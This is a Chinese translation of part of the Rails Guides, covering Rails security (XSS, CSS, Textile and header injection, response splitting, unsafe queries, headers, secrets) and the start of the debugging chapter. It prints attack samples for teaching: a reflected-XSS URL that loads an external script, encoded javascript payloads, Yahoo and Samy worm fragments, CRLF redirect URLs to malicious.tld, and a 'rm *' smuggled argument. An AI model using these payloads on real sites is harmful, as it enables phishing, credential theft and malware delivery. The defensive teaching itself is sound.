这行代码可以从外部网站加载任何 HTML 和 JavaScript 代码并嵌入当前网站，来自黑客使用 [Mpack 攻击框架](#) 攻击某个意大利网站的真实案例。Mpack 会尝试利用 Web 浏览器的安全漏洞安装恶意软件，成功率高达 50%。

更专业的攻击可以覆盖整个网站，也可以显示一个和原网站看起来一模一样的表单，并把受害者的用户名密码发送到攻击者的网站，还可以使用 CSS 和 JavaScript 隐藏原网站的正常链接并显示另一个链接，把用户重定向到假冒网站上。

反射式注入攻击不需要储存恶意代码并将其显示给用户，而是直接把恶意代码包含在 URL 地址中。当搜索表单无法转义搜索字符串时，特别容易发起这种攻击。例如，访问下面这个链接，打开的页面会显示，“乔治·布什任命一名 9 岁男孩担任议长……”：¹

```
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode=1-->  
<script src=http://www.securitylab.ru/test/sc.js></script><!--
```

19.7.3.2.3 对策

提示

过滤恶意输入非常重要，但是转义 Web 应用的输出同样也很重要。

尤其对于 XSS，重要的是使用白名单而不是黑名单过滤输入。白名单过滤规定允许输入的值，反之，黑名单过滤规定不允许输入的值。经验告诉我们，黑名单永远做不到万无一失。

1. 此链接已失效，应该是网站修复了这个安全漏洞。——译者注

假设我们通过黑名单从用户输入中删除 `script`，如果攻击者注入 `<scrscriptipt>`，过滤后就能得到 `<script>`。Rails 的早期版本在 `strip_tags()`、`strip_links()` 和 `sanitize()` 方法中使用了黑名单，因此有可能受到下面这样的注入攻击：

```
strip_tags("some<b><script>alert('hello')</script></b></script>")
```

这行代码会返回 `some<script>alert('hello')</script>`，也就是说攻击者可以发起注入攻击。这个例子说明了为什么白名单比黑名单更好。Rails 2 及更高版本中使用了白名单，下面是使用新版 `sanitize()` 方法的例子：

```
tags = %w(a acronym b strong i em li ul ol h1 h2 h3 h4 h5 h6 blockquote br cite sub sup ins p)
s = sanitize(user_input, tags: tags, attributes: %w(href title))
```

通过规定允许使用的标签，`sanitize()` 完美地完成了过滤输入的任务。不管攻击者使出什么样的花招、设计出多么畸形的标签，都难逃被过滤的命运。

接下来应该转义应用的所有输出，特别是在需要显示未经过滤的用户输入时（例如前面提到的搜索表单的例子）。使用 `escapeHTML()` 方法（或其别名 `h()` 方法），把 HTML 中的字符 &、"、< 和 > 替换为对应的转义字符 &、"、< 和 >。

19.7.3.2.4 混淆和编码注入

早先的网络流量主要基于有限的西文字符，后来为了传输其他语言的字符，出现了新的字符编码，例如 Unicode。这也给 Web 应用带来了安全威胁，因为恶意代码可以隐藏在不同的字符编码中。Web 浏览器通常可以处理不同的字符编码，但 Web 应用往往不行。下面是通过 UTF-8 编码发动攻击的例子：

```
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;
&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;>
```

上述代码运行后会弹出一个消息框。不过，前面提到的 `sanitize()` 过滤器能够识别此类代码。[Hackvertor](#) 是用于字符串混淆和编码的优秀工具，了解这个工具可以帮助我们知己知彼。Rails 提供的 `sanitize()` 方法能够有效防御编码注入攻击。

19.7.3.2.5 真实案例

提示

为了了解当前针对 Web 应用的攻击方式，最好看几个真实案例。

下面的代码摘录自 [Js.Yamanner@m](#) 制作的雅虎邮件蠕虫。该蠕虫出现于 2006 年 6 月 11 日，是首个针对网页邮箱的蠕虫：

```
<img src='http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif'
target="" onload="var http_request = false; var Email = '';
var IDList = ''; var CRumb = ''; function makeRequest(url, Func, Method,Param) { ...
```

该蠕虫利用了雅虎 HTML/JavaScript 过滤器的漏洞，这个过滤器用于过滤 HTML 标签中的所有 `target` 和 `onload` 属性（原因是这两个属性的值可以是 JavaScript）。因为这个过滤器只会执行一次，上述例子中 `onload` 属性中的蠕虫代码并没有被过滤掉。这个例子很好地诠释了黑名单永远做不到万无一失，也说明了 Web 应用为什么通常都会禁止输入 HTML/JavaScript。

另一个用于概念验证的网页邮箱蠕虫是 Ndjua，这是一个针对四个意大利网页邮箱服务的跨域名蠕虫。更多介绍请阅读 [Rosario Valotta 的论文](#)。刚刚介绍的这两个蠕虫，其目的都是为了搜集电子邮件地址，一些从事

网络犯罪的黑客可以利用这些邮件地址获取非法收益。

2006 年 12 月，在一次[针对 MySpace 的钓鱼攻击](#)中，黑客窃取了 34,000 个真实用户名和密码。这次攻击的原理是，创建名为“login_home_index_html”的个人信息页面，并使其 URL 地址看起来十分正常，同时通过精心设计的 HTML 和 CSS，隐藏 MySpace 的真正内容，并显示攻击者创建的登录表单。

19.7.4 CSS 注入

提示

CSS 注入实际上是 JavaScript 注入，因为有的浏览器（如 IE、某些版本的 Safari 和其他浏览器）允许在 CSS 中使用 JavaScript。因此，在允许 Web 应用使用自定义 CSS 时，请三思而后行。

著名的 [MySpace Samy 蠕虫](#)是解释 CSS 注入攻击原理的最好例子。这个蠕虫只需访问用户的个人信息页面就能向 Samy（攻击者）发送好友请求。在短短几个小时内，Samy 就收到了超过一百万个好友请求，巨大的流量致使 MySpace 崩机。下面我们从技术角度来分析这个蠕虫。

MySpace 禁用了很多标签，但允许使用 CSS。因此，蠕虫的作者通过下面这种方式把 JavaScript 植入 CSS 中：

```
<div style="background:url('javascript:alert(1)')">
```

这样 `style` 属性就成为了恶意代码。在这段恶意代码中，不允许使用单引号和多引号，因为这两种引号都已经使用了。但是在 JavaScript 中有一个好用的 `eval()` 函数，可以把任意字符串作为代码来执行。

```
<div id="mycode" expr="alert('hah!')"
style="background:url('javascript:eval(document.all.mycode.expr)')">
```

`eval()` 函数是黑名单输入过滤器的噩梦，它使 `innerHTML` 这个词得以藏身 `style` 属性之中：

```
eval(eval('document.body.inne' + 'rHTML'));
```

下一个问题是，MySpace 会过滤 `javascript` 这个词，因此作者使用 `java<NEWLINE>script` 来绕过这一限制：

```
<div id="mycode" expr="alert('hah!')" style="background:url('java
script:eval(document.all.mycode.expr)')">
```

[CSRF 安全令牌](#)是蠕虫作者面对的另一个问题。如果没有令牌，就无法通过 POST 发送好友请求。解决方案是，在添加好友前先向用户的个人信息页面发送 GET 请求，然后分析返回结果以获取令牌。

最后，蠕虫作者完成了一个大小为 4KB 的蠕虫，他把这个蠕虫注入了自己的个人信息页而。

对于 Gecko 内核的浏览器（例如 Firefox），`moz-binding` CSS 属性也已被证明可用于把 JavaScript 植入 CSS 中。

19.7.4.1 对策

这个例子再次说明，黑名单永远做不到万无一失。不过，在 Web 应用中使用自定义 CSS 是一个非常罕见的特性，为这个特性编写好用的 CSS 白名单过滤器可能会很难。如果想要允许用户自定义颜色或图片，我们可以让用户在 Web 应用中选择所需的颜色或图片，然后自动生成对应的 CSS。如果确实需要编写 CSS 白名单过滤器，可以参照 Rails 提供的 `sanitize()` 进行设计。

19.7.5 Textile 注入

基于安全考虑，我们可能想要用其他文本格式（标记语言）来代替 HTML，然后在服务器端把所使用的标记语言转换为 HTML。`RedCloth` 是一种可以在 Ruby 中使用的标记语言，但在不采取预防措施的情况下，这种标记语言同样存在受到 XSS 攻击的风险。

例如，`RedCloth` 会把 `_test_` 转换为 `test`，显示为斜体。但直到最新的 3.0.4 版，这一特性都存在受到 XSS 攻击的风险。全新的第 4 版已经移除了这一严重的安全漏洞。然而即便是第 4 版也存在一些安全漏洞，仍有必要采取预防措施。下面给出了针对 3.0.4 版的例子：

```
RedCloth.new('<script>alert(1)</script>').to_html  
# => "<script>alert(1)</script>"
```

使用 `:filter_html` 选项可以移除并非由 Textile 处理器创建的 HTML：

```
RedCloth.new('<script>alert(1)</script>', [:filter_html]).to_html  
# => "alert(1)"
```

不过，这个选项不会过滤所有的 HTML，`RedCloth` 的作者在设计时有意保留了一些标签，例如 `<a>`：

```
RedCloth.new("<a href='javascript:alert(1)'>hello</a>", [:filter_html]).to_html  
# => "<p><a href='javascript:alert(1)'">hello</a></p>"
```

19.7.5.1 对策

建议将 `RedCloth` 和白名单输入过滤器结合使用，具体操作请参考 19.7.3.2.3 节。

19.7.6 Ajax 注入

注意

对于 Ajax 动作，必须采取和常规控制器动作一样的安全预防措施。不过，至少存在一个例外：如果动作不需要渲染视图，那么在控制器中就应该进行转义。

如果使用了 `in_place_editor` 插件，或者控制器动作只返回字符串而不渲染视图，我们就应该在动作中转义返回值。否则，一旦返回值中包含 XSS 字符串，这些恶意代码就会在发送到浏览器时执行。请使用 `h()` 方法对所有输入值进行转义。

19.7.7 命令行注入

注意

请谨慎使用用户提供的命令行参数。

如果应用需要在底层操作系统中执行命令，可以使用 Ruby 提供的几个方法：`exec(command)`、`syscall(command)`、`system(command)` 和 `command`。如果整条命令或命令的某一部分是由用户输入的，我们就必须特别小心。这是因为在大多数 Shell 中，可以通过分号 (`;`) 或竖线 (`|`) 把几条命令连接起来，这些命令会按顺序执行。

为了防止这种情况，我们可以使用 `system(command, parameters)` 方法，通过这种方式传递命令行参数更安全。

```
system("/bin/echo","hello; rm *")
# 打印 "hello; rm *" 而不会删除文件
```

19.7.8 首部注入

提醒

HTTP 首部是动态生成的，因此在某些情况下可能会包含用户注入的信息，从而导致错误重定向、XSS 或 HTTP 响应拆分（HTTP response splitting）。

HTTP 请求首部中包含 Referer、User-Agent（客户端软件）和 Cookie 等字段；响应首部中包含状态码、Cookie 和 Location（重定向目标 URL）等字段。这些字段都是由用户提供的，用户可以想办法修改。因此，别忘了转义这些首部字段，例如在管理页面中显示 User-Agent 时。

除此之外，在部分基于用户输入创建响应首部时，知道自己在做什么很重要。例如，为表单添加 `referer` 字段，由用户指定 URL 地址，以便把用户重定向到指定页面：

```
redirect_to params[:referer]
```

这行代码告诉 Rails 把用户提供的地址字符串放入首部的 `Location` 字段，并向浏览器发送 302（重定向）状态码。于是，恶意用户可以这样做：

```
http://www.yourapplication.com/controller/action?referer=http://www.malicious.tld
```

由于 Rails 2.1.2 之前的版本有缺陷，黑客可以在首部中注入任意字段，例如：

```
http://www.yourapplication.com/controller/
action?referer=http://www.malicious.tld%0d%0aX-Header:+Hi!
http://www.yourapplication.com/controller/action?referer=path/at/your/
app%0d%0aLocation:+http://www.malicious.tld
```

注意，`%0d%0a` 是 URL 编码后的 `\r\n`，也就是 Ruby 中的回车换行符（CRLF）。因此，上述第二个例子得到的 HTTP 首部如下（第二个 `Location` 覆盖了第一个 `Location`）：

```
HTTP/1.1 302 Moved Temporarily
(...)
Location: http://www.malicious.tld
```

通过这些例子我们看到，首部注入攻击的原理是在首部字段中注入回车换行符。通过错误重定向，攻击者可以把用户重定向到钓鱼网站，在一个和正常网站看起来完全一样的页面中要求用户再次登录，从而窃取登录的用户名密码。攻击者还可以通过浏览器安全漏洞安装恶意软件。Rails 2.1.2 的 `redirect_to` 方法对 `Location` 字段的值做了转义。当我们使用用户输入创建其他首部字段时，需要手动转义。

19.7.8.1 响应拆分

既然存在首部注入的可能性，自然也存在响应拆分的可能性。在 HTTP 响应中，首部之后是两个回车换行符，然后是真正的数据（通常是 HTML）。响应拆分的工作原理是，在首部中插入两个回车换行符，之后紧跟带有恶意 HTML 代码的另一个响应。这样，响应就变为：

```
HTTP/1.1 302 Found [First standard 302 response]
Date: Tue, 12 Apr 2005 22:09:07 GMT
Location:Content-Type: text/html
```

```
HTTP/1.1 200 OK [Second New response created by attacker begins]
Content-Type: text/html
```

```
&lt;html&ampgt&lt;font color=red&ampgthey&lt;/font&ampgt&lt;/html&ampgt [Arbitrary malicious input
is
Keep-Alive: timeout=15, max=100          shown as the redirected page]
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

在某些情况下，受到响应拆分攻击后，受害者接收到的是恶意 HTML 代码。不过，这种情况只会在保持活动（Keep-Alive）的连接中发生，而很多浏览器都使用一次性连接。当然，我们不能指望通过浏览器的特性来防御这种攻击。这是一个严重的安全漏洞，正确的做法是把 Rails 升级到 2.0.5 和 2.1.2 及更高版本，这样才能消除首部注入（和响应拆分）的风险。

19.8 生成不安全的查询

由于 Active Record 和 Rack 解析查询参数的特有方式，通过在 WHERE 子句中使用 IS NULL，攻击者可以发起非常规的数据库查询。为了应对这类安全问题（[CVE-2012-2660](#)、[CVE-2012-2694](#) 和 [CVE-2013-0155](#)），Rails 提供了 `deep_munge` 方法，以保证默认情况下的数据库安全。

在未使用 `deep_munge` 方法的情况下，攻击者可以利用下面代码中的安全漏洞发起攻击：

```
unless params[:token].nil?
  user = User.find_by_token(params[:token])
  user.reset_password!
end
```

只要 `params[:token]` 的值是 `[nil]`、`[nil, nil, ...]` 和 `['foo', nil]` 其中之一，上述测试就会被绕过，而带有 `IS NULL` 或 `IN ('foo', NULL)` 的 WHERE 子句仍将被添加到 SQL 查询中。

默认情况下，为了保证数据库安全，`deep_munge` 方法会把某些值替换为 `nil`。下述表格列出了经过替换处理后 JSON 请求和查询参数的对应关系：

JSON	参数
{ "person": null }	{ :person => nil }
{ "person": [] }	{ :person => [] }
{ "person": [null] }	{ :person => [] }
{ "person": [null, null, ...] }	{ :person => [] }
{ "person": ["foo", null] }	{ :person => ["foo"] }

当然，如果我们非常了解这类安全风险并知道如何处理，也可以通过设置禁用 `deep_munge` 方法：

```
config.action_dispatch.perform_deep_munge = false
```

19.9 默认首部

Rails 应用返回的每个 HTTP 响应都带有下列默认的安全首部：

```
config.action_dispatch.default_headers = {
  'X-Frame-Options' => 'SAMEORIGIN',
  'X-XSS-Protection' => '1; mode=block',
  'X-Content-Type-Options' => 'nosniff'
}
```

在 `config/application.rb` 中可以配置默认首部：

```
config.action_dispatch.default_headers = {
  'Header-Name' => 'Header-Value',
  'X-Frame-Options' => 'DENY'
}
```

如果需要也可以删除默认首部：

```
config.action_dispatch.default_headers.clear
```

下面是常见首部的说明：

- **X-Frame-Options**: Rails 中的默认值是 'SAMEORIGIN'，即允许使用相同域名中的 iframe。设置为 'DENY' 将禁用所有 iframe。设置为 'ALLOWALL' 将允许使用所有域名中的 iframe。
- **X-XSS-Protection**: Rails 中的默认值是 '1; mode=block'，即使用 XSS 安全审计程序，如果检测到 XSS 攻击就不显示页面。设置为 '0'，将关闭 XSS 安全审计程序（当响应中需要包含通过请求参数传入的脚本时）。
- **X-Content-Type-Options**: Rails 中的默认值是 'nosniff'，即禁止浏览器猜测文件的 MIME 类型。
- **X-Content-Security-Policy**: 强大的[安全机制](#)，用于设置加载某个类型的内容时允许的来源网站。
- **Access-Control-Allow-Origin**: 用于设置允许绕过同源原则的网站，以便发送跨域请求。
- **Strict-Transport-Security**: 用于设置是否强制浏览器通过[安全连接](#)访问网站。

19.10 环境安全

如何增强应用代码和环境的安全性已经超出了本文的范畴。但是，别忘了保护好数据库配置（例如 `config/database.yml`）和服务器端密钥（例如 `config/secrets.yml`）。要想进一步限制对敏感信息的访问，对于包含敏感信息的文件，可以针对不同环境使用不同的专用版本。

19.10.1 自定义密钥

默认情况下，Rails 生成的 `config/secrets.yml` 文件中包含了应用的 `secret_key_base`，还可以在这个文件中包含其他密钥，例如外部 API 的访问密钥。

此文件中的密钥可以通过 `Rails.application.secrets` 访问。例如，当 `config/secrets.yml` 包含如下内容时：

```
development:
  secret_key_base: 3b7cd727ee24e8444053437c36cc66c3
  some_api_key: SOMEKEY
```

在开发环境中，`Rails.application.secrets.some_api_key` 会返回 `SOMEKEY`。

要想在密钥值为空时抛出异常，请使用炸弹方法：

```
Rails.application.secrets.some_api_key! # => 抛出 KeyError: key not found: :some_api_key
```

19.11 其他资源

安全漏洞层出不穷，与时俱进至关重要，哪怕只是错过一个新出现的安全漏洞，都有可能造成灾难性后果。关于 Rails 安全问题的更多介绍，请访问下列资源：

- 订阅 Rails 安全技术[邮件列表](#)
- 时刻关注[其他应用层](#)的安全问题（可订阅周报）
- 一个优秀的[安全技术网站](#)，提供了[跨站脚本速查表](#)

第 20 章 调试 Rails 应用

本文介绍如何调试 Rails 应用。

读完本文后，您将学到：

- 调试的目的；
- 如何追查测试没有发现的问题；
- 不同的调试方法；
- 如何分析堆栈跟踪。

20.1 调试相关的视图辅助方法

一个常见的需求是查看变量的值。在 Rails 中，可以使用下面这三个方法：

- `debug`
- `to_yaml`
- `inspect`

20.1.1 `debug`

`debug` 方法使用 YAML 格式渲染对象，把结果放在 `<pre>` 标签中，可以把任何对象转换成人类可读的数据格式。例如，在视图中有以下代码：

```
<%= debug @article %>
<p>
  <b>Title:</b>
  <%= @article.title %>
</p>
```

渲染后会看到如下结果：

```
--- !ruby/object:Article
attributes:
  updated_at: 2008-09-05 22:55:47
  body: It's a very helpful guide for debugging your Rails app.
```

```
title: Rails debugging guide
published: t
id: "1"
created_at: 2008-09-05 22:55:47
attributes_cache: {}
```

Title: Rails debugging guide

20.1.2 to_yaml

在任何对象上调用 `to_yaml` 方法可以把对象转换成 YAML。转换得到的对象可以传给 `simple_format` 辅助方法，格式化输出。`debug` 就是这么做的：

```
<%= simple_format @article.to_yaml %>
<p>
  <b>Title:</b>
  <%= @article.title %>
</p>
```

渲染后得到的结果如下：

```
--- !ruby/object Article
attributes:
updated_at: 2008-09-05 22:55:47
body: It's a very helpful guide for debugging your Rails app.
title: Rails debugging guide
published: t
id: "1"
created_at: 2008-09-05 22:55:47
attributes_cache: {}

Title: Rails debugging guide
```

20.1.3 inspect

另一个用于显示对象值的方法是 `inspect`，显示数组和散列时使用这个方法特别方便。`inspect` 方法以字符串的形式显示对象的值。例如：

```
<%= [1, 2, 3, 4, 5].inspect %>
<p>
  <b>Title:</b>
  <%= @article.title %>
</p>
```

渲染后得到的结果如下：

```
[1, 2, 3, 4, 5]
```

Title: Rails debugging guide

20.2 日志记录器

运行时把信息写入日志文件也很有用。Rails 分别为各个运行时环境维护着单独的日志文件。

20.2.1 日志记录器是什么？

Rails 使用 `ActiveSupport::Logger` 类把信息写入日志。当然也可以换用其他库，比如 `Log4r`。

若想替换日志库，可以在 `config/application.rb` 或其他环境的配置文件中设置，例如：

```
config.logger = Logger.new(STDOUT)
config.logger = Log4r::Logger.new("Application Log")
```

或者在 `config/environment.rb` 中添加下述代码中的某一行：

```
Rails.logger = Logger.new(STDOUT)
Rails.logger = Log4r::Logger.new("Application Log")
```

提示

默认情况下，日志文件都保存在 `Rails.root/log/` 目录中，日志文件的名称对应于各个环境。

20.2.2 日志等级

如果消息的日志等级等于或高于设定的等级，就会写入对应的日志文件中。如果想知道当前的日志等级，可以调用 `Rails.logger.level` 方法。

可用的日志等级包括 `:debug`、`:info`、`:warn`、`:error`、`:fatal` 和 `:unknown`，分别对应数字 0-5。修改默认日志等级的方式如下：

```
config.log_level = :warn # 在环境的配置文件中
Rails.logger.level = 0 # 任何时候
```

这么设置在开发环境和交付准备环境中很有用，在生产环境中则不会写入大量不必要的信息。

提示

Rails 为所有环境设定的默认日志等级是 `debug`。

20.2.3 发送消息

把消息写入日志文件可以在控制器、模型或邮件程序中调用 `logger.(debug|info|warn|error|fatal)` 方法。

```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
logger.info "Processing the request..."
logger.fatal "Terminating application, raised unrecoverable error!!!"
```

下面这个例子增加了额外的写日志功能：

```
class ArticlesController < ApplicationController
  # ...
```

```

def create
  @article = Article.new(params[:article])
  logger.debug "New article: #{@article.attributes.inspect}"
  logger.debug "Article should be valid: #{@article.valid?}"

  if @article.save
    flash[:notice] = 'Article was successfully created.'
    logger.debug "The article was saved and now the user is going to be redirected..."
    redirect_to(@article)
  else
    render action: "new"
  end
end

# ...

```

执行上述动作后得到的日志如下：

```

Processing ArticlesController#create (for 127.0.0.1 at 2008-09-08 11:52:54) [POST]
Session ID:
BAh7BzoMY3NyZl9pZC1lMDY5MWU1M2I1ZDRjODBlMzkyMWI1OTg2NWQyNzViZjYiCmZsYXNoSUM6J0FjdG1
vbkNvbnRyb2xsZXI60kZsYXNoOjpGbGFzaEhhc2h7AAY6CkB1c2VkeW=--b18cd92fba90eacf8137e5f6b3b06c4d724596a4
Parameters: {"commit"=>"Create", "article"=>{"title"=>"Debugging Rails",
"body"=>"I'm learning how to print in logs!!!", "published"=>"0"}, 
"authenticity_token"=>"2059c1286e93402e389127b1153204e0d1e275dd", "action"=>"create",
"controller"=>"articles"}
New article: {"updated_at"=>nil, "title"=>"Debugging Rails", "body"=>"I'm learning how to
print in logs!!!",
"published"=>false, "created_at"=>nil}
Article should be valid: true
Article Create (0.000443)  INSERT INTO "articles" ("updated_at", "title", "body",
"published",
"created_at") VALUES('2008-09-08 14:52:54', 'Debugging Rails',
'I''m learning how to print in logs!!!', 'f', '2008-09-08 14:52:54')
The article was saved and now the user is going to be redirected...
Redirected to # Article:0x20af760>
Completed in 0.01224 (81 reqs/sec) | DB: 0.00044 (3%) | 302 Found [http://localhost/articles]

```

加入这种日志信息有助于发现异常现象。如果添加了额外的日志消息，记得要合理设定日志等级，免得把大量无用的消息写入生产环境的日志文件。

20.2.4 为日志打标签

运行多用户、多账户的应用时，使用自定义的规则筛选日志信息能节省很多时间。Active Support 中的 `TaggedLogging` 模块可以实现这种功能，可以在日志消息中加入二级域名、请求 ID 等有助于调试的信息。

```

logger = ActiveSupport::TaggedLogging.new(Logger.new(STDOUT))
logger.tagged("BCX") { logger.info "Stuff" }                                # Logs "[BCX] Stuff"
logger.tagged("BCX", "Jason") { logger.info "Stuff" }                         # Logs "[BCX] [Jason]
Stuff"

```

```
logger.tagged("BCX") { logger.tagged("Jason") { logger.info "Stuff" } } # Logs "[BCX] [Jason]  
Stuff"
```

20.2.5 日志对性能的影响

如果把日志写入磁盘，肯定会对应用有点小的性能影响。不过可以做些小调整：`:debug` 等级比`:fatal` 等级对性能的影响更大，因为写入的日志消息量更多。

如果按照下面的方式大量调用`Logger`，也有潜在的问题：

```
logger.debug "Person attributes hash: #{@person.attributes.inspect}"
```

在上述代码中，即使日志等级不包含`:debug` 也会对性能产生影响。这是因为 Ruby 要初始化字符串，再花时间做插值。因此建议把代码块传给`logger` 方法，只有等于或大于设定的日志等级时才执行其中的代码。重写后的代码如下：

```
logger.debug {"Person attributes hash: #{@person.attributes.inspect}"}
```

代码块中的内容，即字符串插值，仅当允许`:debug` 日志等级时才会执行。这种节省性能的方式只有在日志量比较大时才能体现出来，但却是个好的编程习惯。

20.3 使用 byebug gem 调试

如果代码表现异常，可以在日志或控制台中诊断问题。但有时使用这种方法效率不高，无法找到导致问题的根源。如果需要检查源码，`byebug` gem 可以助你一臂之力。

如果想学习 Rails 源码但却无从下手，也可使用`byebug` gem。随便找个请求，然后按照这里介绍的方法，从你编写的代码一直研究到 Rails 框架的代码。

20.3.1 安装

`byebug` gem 可以设置断点，实时查看执行的 Rails 代码。安装方法如下：

```
$ gem install byebug
```

在任何 Rails 应用中都可以使用`byebug` 方法呼出调试器。

下面举个例子：

```
class PeopleController < ApplicationController  
  def new  
    byebug  
    @person = Person.new  
  end  
end
```

20.3.2 Shell

在应用中调用`byebug` 方法后，在启动应用的终端窗口中会启用调试器 shell，并显示调试器的提示符（`byebug`）。提示符前面显示的是即将执行的代码，当前行以“=>”标记，例如：

```
[1, 10] in /PathTo/project/app/controllers/articles_controller.rb
```

```

3:
4:   # GET /articles
5:   # GET /articles.json
6:   def index
7:     byebug
=> 8:   @articles = Article.find_recent
9:
10:  respond_to do |format|
11:    format.html # index.html.erb
12:    format.json { render json: @articles }

(byebug)

```

如果是浏览器中执行的请求到达了那里，当前浏览器标签页会处于挂起状态，等待调试器完工，跟踪完整个请求。

例如：

```

=> Booting Puma
=> Rails 5.1.0 application starting in development on http://0.0.0.0:3000
=> Run `rails server -h` for more startup options
Puma starting in single mode...
* Version 3.4.0 (ruby 2.3.1-p112), codename: Owl Bowl Brawl
* Min threads: 5, max threads: 5
* Environment: development
* Listening on tcp://localhost:3000
Use Ctrl-C to stop
Started GET "/" for 127.0.0.1 at 2014-04-11 13:11:48 +0200
  ActiveRecord::SchemaMigration Load (0.2ms)  SELECT "schema_migrations".* FROM
"schema_migrations"
Processing by ArticlesController#index as HTML

[3, 12] in /PathTo/project/app/controllers/articles_controller.rb
3:
4:   # GET /articles
5:   # GET /articles.json
6:   def index
7:     byebug
=> 8:   @articles = Article.find_recent
9:
10:  respond_to do |format|
11:    format.html # index.html.erb
12:    format.json { render json: @articles }

(byebug)

```

现在可以深入分析应用的代码了。首先我们来查看一下调试器的帮助信息，输入 `help`：

```

(byebug) help

break      -- Sets breakpoints in the source code
catch      -- Handles exception catchpoints
condition  -- Sets conditions on breakpoints
continue   -- Runs until program ends, hits a breakpoint or reaches a line

```

```
debug      -- Spawns a subdebugger
delete     -- Deletes breakpoints
disable    -- Disables breakpoints or displays
display    -- Evaluates expressions every time the debugger stops
down       -- Moves to a lower frame in the stack trace
edit       -- Edits source files
enable     -- Enables breakpoints or displays
finish     -- Runs the program until frame returns
frame      -- Moves to a frame in the call stack
help       -- Helps you using byebug
history   -- Shows byebug's history of commands
info       -- Shows several informations about the program being debugged
interrupt  -- Interrupts the program
irb        -- Starts an IRB session
kill       -- Sends a signal to the current process
list       -- Lists lines of source code
method     -- Shows methods of an object, class or module
next       -- Runs one or more lines of code
pry        -- Starts a Pry session
quit       -- Exits byebug
restart   -- Restarts the debugged program
save       -- Saves current byebug session to a file
set        -- Modifies byebug settings
show       -- Shows byebug settings
source     -- Restores a previously saved byebug session
step       -- Steps into blocks or methods one or more times
thread    -- Commands to manipulate threads
tracevar   -- Enables tracing of a global variable
undisplay  -- Stops displaying all or some expressions when program stops
untracevar -- Stops tracing a global variable
up         -- Moves to a higher frame in the stack trace
var        -- Shows variables and its values
where     -- Displays the backtrace
```

(byebug)

如果想查看前面十行代码，输入 list- (或 l-) 。

(byebug) l-

```
[1, 10] in /PathTo/project/app/controllers/articles_controller.rb
1 class ArticlesController < ApplicationController
2   before_action :set_article, only: [:show, :edit, :update, :destroy]
3
4   # GET /articles
5   # GET /articles.json
6   def index
7     byebug
8     @articles = Article.find_recent
9
10    respond_to do |format|
```

这样我们就可以在文件内移动，查看 byebug 所在行上面的代码。如果想查看你在哪一行，输入 list=：

```
(byebug) list=
```

```
[3, 12] in /PathTo/project/app/controllers/articles_controller.rb
  3:
  4:   # GET /articles
  5:   # GET /articles.json
  6:   def index
  7:     byebug
=> 8:   @articles = Article.find_recent
  9:
 10:  respond_to do |format|
 11:    format.html # index.html.erb
 12:    format.json { render json: @articles }
```

```
(byebug)
```

20.3.3 上下文

开始调试应用时，会进入堆栈中不同部分对应的不同上下文。

到达一个停止点或者触发某个事件时，调试器就会创建一个上下文。上下文中包含被终止应用的信息，调试器用这些信息审查帧堆栈，计算变量的值，以及调试器在应用的什么地方终止执行。

任何时候都可执行 `backtrace` 命令（或别名 `where`）打印应用的回溯信息。这有助于理解是如何执行到当前位置的。只要你想知道应用是怎么执行到当前代码的，就可以通过 `backtrace` 命令获得答案。

```
(byebug) where
--> #0  ArticlesController#index
      at /PathToProject/app/controllers/articles_controller.rb:8
#1 ActionController::BasicImplicitRender.send_action(method#String, *args#Array)
      at /PathToGems/actionpack-5.1.0/lib/action_controller/metal/basic_implicit_render.rb:4
#2 AbstractController::Base.process_action(action#NilClass, *args#Array)
      at /PathToGems/actionpack-5.1.0/lib/abstract_controller/base.rb:181
#3 ActionController::Rendering.process_action(action, *args)
      at /PathToGems/actionpack-5.1.0/lib/action_controller/metal/rendering.rb:30
...
...
```

当前帧使用 `-->` 标记。在回溯信息中可以执行 `frame n` 命令移动（从而改变上下文），其中 `n` 为帧序号。如果移动了，`byebug` 会显示新的上下文。

```
(byebug) frame 2
```

```
[176, 185] in /PathToGems/actionpack-5.1.0/lib/abstract_controller/base.rb
 176:   # is the intended way to override action dispatching.
 177:   #
 178:   # Notice that the first argument is the method to be dispatched
 179:   # which is *not* necessarily the same as the action name.
 180:   def process_action(method_name, *args)
=> 181:     send_action(method_name, *args)
 182:   end
 183:
 184:   # Actually call the method associated with the action. Override
 185:   # this method if you wish to change how action methods are called,
```

```
(byebug)
```

可用的变量和逐行执行代码时一样。毕竟，这就是调试的目的。

向前或向后移动帧可以执行 `up [n]` 或 `down [n]` 命令，分别向前或向后移动 `n` 帧。`n` 的默认值为 1。向前移动是指向较高的帧数移动，向下移动是指向较低的帧数移动。

20.3.4 线程

`thread` 命令（缩写为 `th`）可以列出所有线程、停止线程、恢复线程，或者在线程之间切换。其选项如下：

- `thread`: 显示当前线程；
- `thread list`: 列出所有线程及其状态，`+` 符号表示当前线程；
- `thread stop n`: 停止线程 `n`；
- `thread resume n`: 恢复线程 `n`；
- `thread switch n`: 把当前线程切换到线程 `n`；

调试并发线程时，如果想确认代码中没有条件竞争，使用这个命令十分方便。

20.3.5 审查变量

任何表达式都可在当前上下文中求值。如果想计算表达式的值，直接输入表达式即可。

下面这个例子说明如何查看当前上下文中实例变量的值：

```
[3, 12] in /PathTo/project/app/controllers/articles_controller.rb
 3:
 4:   # GET /articles
 5:   # GET /articles.json
 6:   def index
 7:     byebug
=> 8:   @articles = Article.find_recent
 9:
10:   respond_to do |format|
11:     format.html # index.html.erb
12:     format.json { render json: @articles }

(byebug) instance_variables
[:@_action_has_layout, @_routes, @_request, @_response, @_lookup_context,
:@_action_name, @_response_body, @_marked_for_same_origin_verification,
:@_config]
```

你可能已经看出来了，在控制器中可以使用的实例变量都显示出来了。这个列表随着代码的执行会动态更新。例如，使用 `next` 命令（本文后面会进一步说明这个命令）执行下一行代码：

```
(byebug) next

[5, 14] in /PathTo/project/app/controllers/articles_controller.rb
 5:   # GET /articles.json
 6:   def index
 7:     byebug
 8:   @articles = Article.find_recent
 9:
```

```
=> 10      respond_to do |format|
11        format.html # index.html.erb
12        format.json { render json: @articles }
13      end
14    end
15
(byebug)
```

然后再查看 `instance_variables` 的值：

```
(byebug) instance_variables
[:@_action_has_layout, :@_routes, :@_request, :@_response, :@_lookup_context,
